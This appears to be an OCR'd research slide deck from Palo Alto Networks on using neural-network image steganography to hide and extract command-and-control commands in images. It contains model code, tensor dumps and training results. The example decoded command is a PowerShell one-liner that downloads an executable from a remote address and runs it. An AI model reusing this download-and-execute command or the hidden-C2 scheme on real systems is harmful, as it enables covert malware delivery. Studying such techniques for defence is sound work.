



AI-Powered Image-Based Command and Control (C2) Framework: Utilizing AI Models to Conceal and Extract Commands in C2 Images

Qian Feng, Chris Navarrete

Palo Alto Networks

Blind Image Steganography



Blind Image Steganography (BIS) in Attacks


- **Metadata manipulation**
- **Image pixel manipulation**
  - Least significant bits (LSB) manipulation
  - F5
  - Steghide
- **The encoder or decoder is binary code**
  - OceanLotus APT
  - OilRig

```
echo "This is an attack" >> hacker.png
```


```
30:4490  FF FF 01 02 FD FF FF 00 FC FE 02 FE 01 FF FF 01  ÿÿ..ýÿÿ.üþ.þ.ÿÿ.
30:44A0  00 01 01 00 00 FF 03 00 00 02 00 FF 00 FF 01 FE  .....ÿ.....ÿ.ÿ.þ
30:44B0  01 FE 01 FF FF 00 02 00 03 02 FF FE FD 01 01 FF  .þ.ÿÿ.....ÿþý..ÿ
30:44C0  01 02 01 FD FF FF 00 03 FF FE 00 01 01 00 00 00  ...ýÿÿ..ÿþ......
30:44D0  01 FD FE 01 00 FF 01 02 03 FF FF 01 FF FD FE 00  .ýþ..ÿ...ÿÿ.ÿýþ.
30:44E0  FF 02 FF 00 FE 01 FF FF 00 00 02 03 01 06 FF FF  ÿ.ÿ.þ.ÿÿ......ÿÿ
30:44F0  00 01 00 02 F5 18 47 83 FC D4 15 9B 00 00 00 00  ....õ.Gƒü Ô.›....
30:4500  49 45 4E 44 AE 42 60 82 54 68 69 73 20 69 73 20  IEND®B`‚This is
30:4510  61 6E 20 61 74 74 61 63 6B 0A                    an attack.
```

Deep Blind Image Steganography

- **Neural Networks for encoder and decoder**
  - AI model for the encoder and decoder
  - Image content manipulation



AI-Stega Model Overview



ImageToTensor

- Image transformation
  - Convert to Tensor
    - transforms.ToTensor()
  - Normalization
    - transforms.Normalize(mean=[0.5, 0.5, 0.5], std=[0.5, 0.5, 0.5])

```
image_jpg = datasets.folder.default_loader("{}/{}".format(fpath, image_name))
transform_jpg = transforms.Compose([transforms.ToTensor(),
transforms.Normalize(mean=[0.5, 0.5, 0.5], std=[0.5, 0.5, 0.5])])
```

Normalization

```
[tensor([[[-0.3020, -0.5451, -0.4353,  ...,  0.9059,  1.0000,  0.9608],
          [-0.4039, -0.3647, -0.2157,  ...,  0.8275,  0.9686,  0.9686],
          [-0.3569, -0.3020, -0.2392,  ...,  0.9686,  1.0000,  0.9608],
          ...,
          [ 0.2706,  0.2078,  0.2784,  ..., -0.6863, -0.7725, -0.7647],
          [ 0.2549,  0.3490,  0.3961,  ..., -0.7961, -0.7412, -0.8353],
          [ 0.4824, -0.0196, -0.4353,  ..., -0.8431, -0.7255, -0.8275]],

         [[ 0.1294, -0.0902,  0.0275,  ...,  0.7255,  0.8588,  0.8510],
          [-0.0118,  0.0275,  0.1765,  ...,  0.6000,  0.8510,  0.8667],
          [ 0.0353,  0.0745,  0.1294,  ...,  0.8039,  0.8667,  0.8824],
          ...,
          [ 0.1529,  0.0824,  0.1294,  ..., -0.7490, -0.8667, -0.8745],
          [ 0.1373,  0.2078,  0.2314,  ..., -0.8745, -0.8431, -0.9373],
          [ 0.3647, -0.1373, -0.5529,  ..., -0.9216, -0.8039, -0.9529]],

         [[-0.8118, -1.0000, -0.8980,  ...,  0.1922,  0.3333,  0.3569],
          [-0.9137, -0.8588, -0.7098,  ...,  0.0510,  0.3098,  0.4353],
          [-0.8353, -0.7804, -0.6863,  ...,  0.2784,  0.3725,  0.4667],
          ...,
          [-0.1529, -0.2000, -0.1294,  ..., -0.7725, -0.8667, -0.8980],
          [-0.1686, -0.0745, -0.0118,  ..., -0.8902, -0.9059, -1.0000],
          [ 0.0431, -0.4431, -0.8118,  ..., -0.9294, -0.8824, -0.9451]]])]

torch.Size([3, 225, 225])
```

SecretToTensor

- Secret Transformation
  - Convert String to bits
  - Convert Bits to Tensor
    - torch.tensor(np.array(hack, dtype=np.float32))

"2A7F5E9D8B1C45",

```
00110010010000010011011101000110001101010001010011100101000100001110000100010001100010100001100110100001101011
```

'reboot '

```
01110010011001010110001001101111011011110111010000100000001000000010000000100000000100000000100000000100000
```


```
tensor([[0., 0., 1., 1., 0., 0., 1., 0., 0., 1., 0., 0., 0., 0., 0., 1., 0., 0.,
         1., 1., 0., 1., 1., 1., 0., 1., 0., 0., 0., 1., 1., 0., 0., 0., 1., 1.,
         0., 1., 0., 1., 0., 1., 0., 0., 0., 1., 0., 1., 0., 0., 1., 1., 1., 0.,
         0., 1., 0., 1., 0., 0., 0., 1., 0., 0., 0., 0., 1., 1., 1., 0., 0., 0.,
         0., 1., 0., 0., 0., 0., 1., 0., 0., 0., 1., 1., 0., 0., 0., 1., 0., 1.,
         0., 0., 0., 0., 1., 1., 0., 0., 1., 1., 0., 1., 0., 0., 0., 0., 1., 1.,
         0., 1., 0., 1.],
        [0., 1., 1., 1., 0., 0., 1., 0., 0., 1., 1., 0., 0., 1., 0., 1., 0., 1.,
         1., 0., 0., 0., 1., 0., 0., 1., 1., 0., 1., 1., 1., 1., 0., 1., 1., 0.,
         1., 1., 1., 1., 0., 1., 1., 1., 0., 1., 0., 0., 0., 0., 1., 0., 0., 0.,
         0., 0., 0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0.,
         0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0., 0., 0.,
         1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0.,
         0., 0., 0., 0.]], device='cuda:0')
```

```
torch.Size([2, 112])
```

messages in png format


Encoder

- Secret Transformation
- Feature Learning Component
  - ConvBnReLU2d
- Concatenation
- Encoding
  - ConvBnReLU2d



Decoder

- Input
  - stega Image
- Output:
  - secret tensor



Message Reconstruction

```
decoded_secret = decoder(image)
```

decoded_secret =

```
tensor([[-5.0739e-03,  9.8353e-01,  9.1987e-01,  9.5598e-01,  5.6946e-04,
         -2.6901e-02, -9.8091e-03, -1.8357e-03,  7.5587e-03,  9.6331e-01,
          9.2766e-01,  1.0335e-02,  9.8043e-01,  9.2233e-01,  9.4351e-01,
          9.3678e-01,  1.2992e-03,  9.5897e-01,  9.2707e-01,  9.4650e-01,
```

(1, 976)

```
decoded_rounded = decoded_secret.numpy().round().clip(0, 1)
```

decoded_rounded =

```
array([[0., 1., 1., 1., 0., 0., 0., 0., 0., 1., 1., 0., 1., 1., 1., 1.,
        0., 1., 1., 1., 0., 1., 1., 1., 0., 1., 1., 0., 0., 1., 0., 1.,
        0., 1., 1., 1., 0., 0., 1., 0., 0., 1., 1., 1., 0., 0., 1., 1.,
        0., 1., 1., 0., 1., 0., 0., 0., 0., 1., 1., 0., 0., 1., 0., 1.,
        0., 1., 1., 0., 1., 1., 0., 0., 0., 1., 1., 0., 1., 1., 0., 0.,
        0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 1., 1., 0., 1.,
        0., 1., 0., 0., 0., 0., 1., 1., 0., 1., 1., 0., 1., 1., 1., 1.,
        0., 1., 1., 0., 1., 1., 0., 1., 0., 1., 1., 0., 1., 1., 0., 1.,
        0., 1., 1., 0., 0., 0., 0., 1., 0., 1., 1., 0., 1., 1., 1., 0.,
        0., 1., 1., 0., 0., 1., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0.,
```

(1, 976)

```
cmd = array_bits2a(decoded_rounded[0].astype(np.int16).tolist())
```

cmd =

```
powershell -Command Invoke-WebRequest -Uri "http://192.168.1.1/z.exe"
-OutFile "%TEMP%\z.exe"; Start-Process "%TEM%\z.exe"
```

Loss Function

- Image Reconstruction loss (MSE loss)
  - `nn.MSELoss(stega_image, cover_image).to(device)`
- Secret Reconstruction Loss (L1 Loss)
  - `np.sum(np.abs(decoded_rounded - secret.numpy())) / (batch_size * secret.shape[1])`

Training Tasks

- Train the model for generic data hiding
  - Messages to be encoded is unseen
- Training for the specific data hiding
  - Overfit the model for fixed number of images and secrets
- Stop condition:
  - Bitwise error == 0
  - Total loss <= threshold

Generic Data Hiding vs Specific Data Hiding

- **Reconstruction Ratio**

Task	Training Data	Image Size	RSR	Bit Error	Training Time
Generic Data Hiding	874	255*255	0	46.23%	43.26 h
	874	255*255	0	46.61%	40.8 h
	874	255*255	0	49.06%	40.75 h
Specific Data Hiding	2	255*255	100%	0	7.84s
	2	255*255	100%	0	13.12s

Specific Data Hiding Capacity Testing

